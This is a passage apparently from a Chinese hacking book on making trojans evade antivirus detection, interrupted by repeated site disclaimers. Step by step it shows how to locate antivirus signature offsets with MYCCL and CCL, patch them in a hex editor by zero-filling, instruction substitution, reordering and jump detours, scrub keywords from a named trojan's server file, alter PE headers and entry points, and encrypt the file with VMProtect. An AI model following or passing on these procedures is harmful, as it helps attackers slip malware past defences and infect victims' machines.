然后单击“生成”按钮，利用杀毒软件对目录里面的分块进行查杀。再次单击“二次处理”按钮，接着对生成分块的目录进行查杀并且重复这个操作。直到生成的文件没有被查杀后，单击“二次处理”按钮得到二组特征码的地址，分别是“00005152_0000001C”。可惜这段特征码范围依然很大，因此需要进一步的继续缩小。同样单击“特征区间”按钮，在“填充／特征码区间设定”窗口选中特征码，程序默认在“分块个数”中自动的分了 14 个，接着单击“生成”按钮后进行查杀。依然单击“二次处理”按钮，最终得到特征码的精确范围为“0000515E_00000002”，如图 6-62 所示。




图 6-62 代码最终位置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4.3 修改文件特征码

通过前面一系列的分析查找到特征码以后，就需要对其进行修改。只有这样才可以使文件躲过杀毒软件的检测。修改特征码的方法有很多，包括跳转法、填充法、替换法、排序法等。

1.填充法

在其中填充法的操作最为简单，就是用 00 替换到特征码所在位置的代码，使得杀毒软件检测不到特征码。首先运行编辑工具 C32Asm，单击“文件”菜单的“打开十六进制文件”，选择需要修改的文件。接着在窗口中单击右键菜单中的“跳转”命令，在弹出窗口的“OFFSET”中设置为“0000515E”，也就是特征码的所在位置。并且选择“相当于”中的“文件开始”项。




图 6-63 跳到代码位置

这样程序将自动跳转到特征码的位置，现在单击右键选择“填充”命令，并选中“使用十六进制填充”输入“00”，程序将利用 00 进行特征码数据的填充。操作完成以后，最好进行一下测试，查看免杀的文件是否可以正常的运行。




图 6-64 填充代码信息

2.替换法

替换法就是用相同功能的代码去替换特征码所在位置的代码。由于代码内容被替换，因此杀毒软件也无法正常的查杀了。在 C32Asm 窗口通过跳转找到特征码以后，单击鼠标右键中的“对应汇编模式编辑”命令，这样就到了 C32Asm 的汇编窗口，可以看到这个特征码对应的代码为“XOR AL,0”。下面单击右键菜单中的“汇编”命令，在弹出窗口中将前面那代码，改为就可以“mov bl,0”和“xor al,bl”就可以了。然后进行保存查看文件，是否能正常运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-65 替换代码信息

3.排序法

排序法就是将特征码前后的代码位置进行重新排序，比如以前的顺序是 ABCD，现在更改为 ACDB 或 BCAD 等。由于原位置的代码被进行了替换，因此杀毒软件也不会对其进行查杀的。同样进入到 C32Asm 的汇编窗口，找到特征码所在的位置上。现在将特征码和它的下一句代码，即 XOR AL,0 和 PUSH EDI 进行对调。修改完成以后进行保存，当然测试也是非常必要的。

4.跳转法

跳转法就是将特征码代码从现在的位置上跳转到其他的位置上，从而达到文件免杀的目的。在 C32Asm 的汇编窗口，首先将特征码复制下来，接着在程序代码中查找空位子，这里找到的是 004051A5。然后在代码的原位置处，单击右键中的“汇编”命令，在弹出的窗口输入 jmp 004051A5 进行跳转。

意思是说从这个位置，跳转到 004051A5 的这个位置上。现在在 004051A5 这个位置上单击右键，在弹出的“汇编”输入特征码的内容。单击“汇编”按钮进行编辑，然后再输入 jmp 00405160，使得程序可以跳转回特征码的下一句代码，从而使得程序可以正常的运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-66 对调代码信息



图 6-67 跳转代码信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.就近法

就近法就是将特征码的十六进制代码更改为和它接近的十六进制代码，比如将 12 改成 11 或 13。在 C32Asm 窗口通过跳转得知，特征码的十六进制代码为 34，这里改成 33 或 35，然后进行保存就可以了。




图 6-68 修改代码信息

6.4.4 关键字分析修改

除了特征码以外，很多文件自带的关键字也成为判断的依据，尤其是很多专杀工具都是根据关键字进行判断的。因此对关键字的修改也非常重要，关键字的修改常常使用填充、替换、大小写更换等多种方法。

1.00 数据填充法

比如黑洞木马的服务端程序中，就包括 BlackHole、黑洞、brc_server 等关键字。黑客通常的做法是这样的：利用工具 C32Asm 打开服务端文件，单击程序窗口中“搜索”菜单中的“搜索”命令，比如在弹出的窗口中的搜索“BlackHole”这个关键词，查找到以后单击鼠标右键中的“填充”命令，并且选择“使用十六进制填充”选项，在填充框中输入“00”后单击“确定”按钮即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.大小写更换法

当然有的地方利用替换法也是不行的，这时黑客就会试一试大小写更换法。大小写更换法就是将关键字符的大小写进行更换。比如 IE 浏览器，搜索到的信息都是大写的字母，即 IEXPLORE.EXE。现在利用大小写更换法将其中的，一些字母的大写改成小写就可以了，比如 IexplORE.exe。

6.4.5 分析内存特征码

除了对文件查杀以外，很多杀毒软件还可以对内存杀毒。比如 QQ 医生就是通过内存特征码来定位的。下面就在简单地介绍一下内存特征码的分析和修改，需要说明的是对内存特征码的分析，是要在文件特征码已经完成免杀以后才可以操作。

按照上面的方法 MYCCL 后，设置需要分析的文件，并对其进行分块操作。接着运行内存特征码分析程序 TK.Loader，载入程序文件刚刚的分块目录后，单击“全部载入”按钮加载到系统内存，现在使用杀毒软件的内存杀毒功能对分块文件进行查杀。




图 6-69 分析内存代码

查杀完成以后返回 MYCCL 界面，再单击窗口中的“二次处理”按钮后，最终得到内存特征码的具体位置。接着运行“偏移量转换器”，如图 6-70 所示，首先通过“打开”按钮设置文件的路径，接着在“文件偏移”中输入特征码地址，单击“转换”按钮在内存地址中得到特征码的内存地址。然后运行汇编程序 OllyDBG 后载入文件，按照上面介绍的几种文件特征码的修改方法进行修改，修改完成以后保存即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-70 代码地址转换

6.4.6 其他分析方式

除了使用 MYCCL 进行特征码分析外，现在再来看看通过 CCL 如何进行分析的。运行 CCL 后，单击“设置”菜单中的“手动参数”，弹出对话框中选择第一个选项“总共生成规定个数的文件”相对应的是“生成个数”；第二个选项“每次替换规定字节大小”对应的是“替换大小”，选中选项“总共生成规定个数的文件”则“每次替换规定字节大小”无效。




图 6-71 设置程序参数

CCL 定位特征码的原理是用 0000 一段一段地替换文件中的代码。每替换一段生成一个文件，用杀毒软件查杀剩下的文件，说明特征码被替换掉，特征码就在里面。这里选择“每次替换规定字节大小”，在“替换大小”中输入 4，就是每次替换 4 字节。然后设置生成目录，单击“设置”菜单中的“总体参数”，如图 6-72 所示。因为是做文件特征码的免杀，所以选择“文件特征码手动定位”。

设置好后开始生成文件，单击“文件”菜单中“特征码检测”子菜单的“文件特征码”，在弹出的窗口中选择要进行特征码分析的木马。打开后会弹出“PE 文件段选择”窗口，如图 6-73 所示，由于是做文件免杀所以不用理它，直接单击“确定”按钮即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-72 设置分析方式



图 6-73 程序提示窗口

接着 CCL 会显示生成文件信息，再点“运行”按钮文件就生成在设置的目录中，用杀毒软件查杀一遍如图 6-74 所示。

最后再打开 CCL 并单击“操作”菜单“结果定位”命令，打开先前设置的目录来定位特征码，如图 6-75 所示。




图 6-74 代码分析过程



图 6-75 代码最终结果

6.5 PE 文件头的分析修改

PE 文件头是 PE 文件中非常重要的部分，因此很多杀毒软件都从 PE 文件头里提取特征码。为此，就必须对这部分内容进行修改。下面就来看看如何修改 PE 文件头，从而实现木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要免杀躲过杀毒软件的追杀。

6.5.1 PE 文件头的介绍

PE 的意思就是 Portable Executable，中文意思为“可移植的执行体”，它是常见的 Win32 环境自身所带的执行体文件格式。几乎所有 Win32 的执行体都使用的是 PE 文件格式，包括 NT 的内核模式驱动程序。从 PE 文件结构的总体层次分布来说，所有的 PE 文件必须以一个简单的 DOS MZ header 开始。

有了它后一旦程序在 DOS 环境下执行，DOS 就能识别出这是有效的执行体，然后运行紧随 DOS MZ header 之后的 DOS stub。DOS stub 实际上是个有效的 EXE，在不支持 PE 文件格式的操作系统中，它将简单显示一个错误提示。紧接着 DOS stub 的是 PE header。PE header 是 PE 相关结构 IMAGE_NT_HEADERS 的简称，其中包含了许多 PE 装载器用到的重要域。执行体在支持 PE 文件结构的操作系统中执行时，PE 装载器将从 DOS MZ header 中找到 PE header 的起始偏移量。

6.5.2 PE 文件头的修改

1.文件头变异

任何的免杀操作都是越简单越好，因此修改 PE 文件头也是这样。好在修改 PE 文件头的工具有很多，包括 PE 头变异、PE 头修改器、PE 伪装器等。这里我们使用“PE 头修改器”这款程序，如图 6-76 所示，直接单击“浏览”按钮选择需要修改的程序后，单击“修改”按钮就可以了。



图 6-76 程序直接修改

2.文件头加一

曾经使用过一个最简单的方法，就是在程序原来的入口点上加一。首先运行修改程序 PEditor，单击“浏览”按钮选择木马服务端。这时 PEditor 会自动地读取程序的“文件信息”，只需要对“入口点”这个信息进行一下修改即可。看到程序的“入口点”是 00002A44，如图 6-77 所示，所以只需要在这个值的基础上加 1，成为 00002A45 即可，然后单击“应用更改”按钮进行确认。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-77 文件头的查看



图 6-78 文件头的修改

这里需要特别说明的是 PEditor 修改了文件头以后，会在程序中加入一段介绍 PEditor 软件汉化的相关信息。而现在很多杀毒软件都将这段信息定位为特征码，因此我们还需要运行 C32Asm 打开刚刚修改的程序，拖动旁边的滚动条很快就可以发现这段信息，如图 6-79 所示。

选择这段介绍信息的内容，然后选择鼠标右键中的“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”后单击“确定”按钮即可完成。因此以后再利用 PEditor 修改后，大家最好对这段说明信息进行填充，如图 6-80 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-79 查看多余信息




图 6-80 选择多余信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-81 删除多余信息




图 6-82 查看删除结果

3.文件头加密

通过 VMProtect 对文件进行加密，也是非常常见的一种文件免杀方法。VMProtect 利用虚拟机来保护代码，可以对文件的特征码内容加密，当然也可以对 PE 文件头的内容进行加密操作。

首先运行 VMProtect，单击“文件”菜单下的“打开”按钮，选择需要加密的文件。接着单击程序的“转储”标签找到文件的入口点 00002A44，在它上面单击鼠标右键中的“复制”命令。然后在程序的空白处单击右键，选择菜单中的“添加地址”命令，这时程序已经自动地将刚刚复制的内容添加到输入框中了，最后单击“是”按钮即可对 00002A44 开头的区段进行加密。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

